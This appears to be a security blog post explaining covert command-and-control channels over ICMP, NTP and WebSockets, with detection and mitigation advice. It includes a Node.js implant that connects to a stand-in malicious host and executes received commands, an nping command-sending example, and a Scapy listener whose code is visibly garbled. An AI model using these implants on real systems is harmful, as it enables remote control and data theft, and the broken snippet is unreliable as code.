Listen to this Post
Introduction:

Command and Control (C2) channels are the critical communication link between a compromised system and an attacker. To evade traditional security controls, red teams and adversaries are increasingly crafting C2 channels over seemingly benign protocols. This article delves into the practical implementation of covert C2 channels using ICMP, NTP, and WebSockets, transforming everyday network traffic into a stealthy attack vector.
Learning Objectives:
- Understand the fundamental principles of covert C2 channels and their role in adversary tradecraft.
- Learn how to implement and analyze C2 communication over ICMP, NTP, and WebSocket protocols.
- Acquire the skills to detect and mitigate these covert channels within your own network environment.
You Should Know:
1. The Fundamentals of Covert ICMP Channels
ICMP (Internet Control Message Protocol) is typically used for network diagnostics with tools like ping. Because it is essential and rarely blocked outright, it’s a perfect candidate for data exfiltration and C2. By embedding data in the data payload section of ICMP Echo Request and Reply packets, an attacker can create a bidirectional communication channel that often bypasses simple firewall rules.
Step‑by‑step guide explaining what this does and how to use it.
Concept: Data is encoded and placed within the ICMP packet’s data field. The receiving end (the compromised host or the attacker’s server) decodes these messages and executes commands.
Implementation (Linux): Tools like `nping` (part of Nmap) or custom Python scripts using the `scapy` library can be used. A listener on the attacker’s server waits for ICMP Echo Request packets from the implant.
Example Command (Attacker Listener with nping):
`sudo nping –icmp -c 1 192.168.1.10 –data-string “CMD:whoami”`
This sends an ICMP Echo Request to the host at 192.168.1.10 with the string “CMD:whoami” in the data section. The implant on the host would capture this packet, extract the command, execute it, and send the result back inside an ICMP Echo Reply packet.
Detection: Monitor for ICMP traffic that is unusually large, has a high frequency, or originates from unexpected internal hosts. Deep Packet Inspection (DPI) can identify non-standard data patterns within ICMP packets.
2. Abusing Network Time Protocol (NTP) for C2
The Network Time Protocol is crucial for time synchronization across networks and is almost always allowed outbound. Attackers can abuse the NTP protocol’s monlist command or craft custom packets to hide C2 traffic, making it blend in with legitimate time-sync requests.
Step‑by‑step guide explaining what this does and how to use it.
Concept: C2 instructions are embedded within NTP protocol fields. This can involve using specific NTP mode or version numbers to signal commands or storing data in the reference identifier or origin timestamp fields.
Implementation: This typically requires a custom client and server, as demonstrated in the provided GitHub repository. The implant on the victim machine periodically polls the attacker-controlled NTP server, which responds with commands hidden in the NTP response.
Example Workflow:
- The compromised host sends a legitimate-looking NTP request to the malicious server.
- The malicious server responds with an NTP packet that has a command encoded in a specific field (e.g., the Reference ID field).
- The implant parses this field, executes the command, and sends the output back in a subsequent NTP request.
Mitigation: Restrict NTP traffic to specific, trusted external time servers using firewall rules. Disable unused NTP features like `monlist` on internal NTP servers. Use network monitoring tools to detect anomalies in NTP traffic patterns.
3. WebSockets: The Stealthy Application-Layer Tunnel
WebSockets provide a full-duplex communication channel over a single TCP connection, commonly used for real-time web applications. This makes them ideal for C2, as the traffic is indistinguishable from normal web traffic to a casual observer and can easily traverse web proxies.
Step‑by‑step guide explaining what this does and how to use it.
Concept: The C2 implant establishes a persistent WebSocket connection with a controller server, often hosted on a standard HTTPS port (443). All communication, including commands and exfiltrated data, is passed through this encrypted tunnel.
Implementation: The public repo shows a WebSocket C2 in action. It uses a standard WebSocket library (e.g., in Python or JavaScript) to create a client that connects to a server. The server can then send JSON-encoded commands which the client executes.
Example Code Snippet (Client-Side Logic):
const WebSocket = require('ws');
const ws = new WebSocket('wss://malicious-server.com/c2');
ws.on('message', function incoming(data) {
const command = JSON.parse(data).cmd;
// Execute the command and send back the result
require('child_process').exec(command, (error, stdout, stderr) => {
ws.send(JSON.stringify({output: stdout || stderr}));
});
});
Detection: While encrypted, behavioral analysis is key. Look for long-lasting connections to a single external domain, consistent heartbeats, or data transfer patterns that don’t match typical user-driven web application behavior.
4. Building a Simple ICMP Tunnel with Scapy
For a deeper understanding, let’s construct a basic ICMP C2 channel using Python’s Scapy library. This demonstrates the raw mechanics of protocol abuse.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Attacker Listener. Create a script that listens for ICMP Echo Request packets, decodes the data payload as a command, and sends back the command’s output.
Step 2: Implant Agent. The agent on the victim machine sends a “beacon” via an ICMP Echo Request. It listens for the ICMP Echo Reply from the server, which contains the command to execute.
Example Scapy Snippet (Listener – Attacker Server):
from scapy.all import
import os

def icmp_listener(pkt):
if pkt[bash].type == 8:  ICMP Echo Request
command = pkt[bash].load.decode('utf-8')  Extract command
output = os.popen(command).read()  Execute command
 Send output back in an ICMP Echo Reply
reply = IP(dst=pkt[bash].src)/ICMP(type=0, id=pkt[bash].id, seq=pkt[bash].seq)/output
send(reply)

sniff(filter="icmp", prn=icmp_listener)
Security Note: This is a simplified example for educational purposes. A robust implementation would include encryption and obfuscation.
5. Detecting Covert Channels with Wireshark and Zeek
Proactive defense requires knowing what to look for. Security teams must leverage advanced traffic analysis tools.
Step‑by‑step guide explaining what this does and how to use it.
Wireshark Analysis: Use display filters to hunt for anomalies.
`icmp && frame.len > 100` – Finds large ICMP packets, which are unusual.
`ntp && !(ip.dst == your.trusted.ntp.server)` – Finds NTP traffic to untrusted servers.
Examine WebSocket traffic (websocket filter) for patterns of small, frequent messages indicative of C2 heartbeats rather than user interaction.
Zeek (formerly Bro) Scripting: Deploy custom Zeek scripts to generate alerts.
Write a policy script to log all ICMP traffic and flag hosts with high ICMP message rates.
Use the Zeek NTP policy to detect the use of non-standard NTP query types.
Correlate WebSocket connections with low data transfer but long durations.
6. Mitigation Strategies: Building a Resilient Defense
Understanding the attack is the first step to building a defense.
Step‑by‑step guide explaining what this does and how to use it.
Network Segmentation: Limit East-West traffic. A compromised workstation should not be able to send ICMP or NTP packets to critical servers.
Strict Egress Filtering: Implement a default-deny policy for outbound traffic. Only allow essential protocols to specific, required destinations. This can block NTP and non-essential ICMP exfiltration.
Protocol Inspection: Deploy next-generation firewalls (NGFWs) or intrusion prevention systems (IPS) capable of Deep Packet Inspection to identify malicious payloads within allowed protocols like ICMP and DNS.
Endpoint Detection and Response (EDR): EDR solutions can detect the execution of commands spawned by unknown processes, which is a common indicator of a C2 callback, regardless of the network protocol used.
What Undercode Say:
- The democratization of advanced tradecraft is accelerating. Public repositories providing functional, customizable C2 code lower the barrier to entry for less sophisticated attackers, forcing defenders to up their game.
- The future of C2 lies in blending-in, not breaking-in. Attackers are shifting from exploiting vulnerabilities to exploiting trust and functionality in essential network protocols, making malicious traffic increasingly difficult to distinguish from noise.
The techniques showcased by Ethan Seow represent a significant trend in offensive security: the weaponization of trust. By leveraging protocols that are foundational to network operations, attackers create a persistent threat that is resilient to simple block-list defenses. This evolution necessitates a parallel shift in defensive strategies, moving from perimeter-based security to a defense-in-depth model focused on behavioral analytics, strict application control, and comprehensive logging. The era of assuming internal network traffic is safe is over. Continuous monitoring and anomaly detection are no longer optional but are critical components of a modern security posture.
Prediction:
The use of covert C2 channels will become more pervasive and sophisticated, moving beyond these well-documented protocols. We will see an increase in C2 channels built over other ubiquitous but rarely inspected services like mDNS, QUIC, and even streaming protocols like RTMP. Furthermore, the integration of AI will lead to adaptive C2, where implants can automatically switch protocols and change communication patterns based on network defenses, making manual detection nearly impossible and solidifying the need for AI-powered defensive security platforms.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 3th4n 530w – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


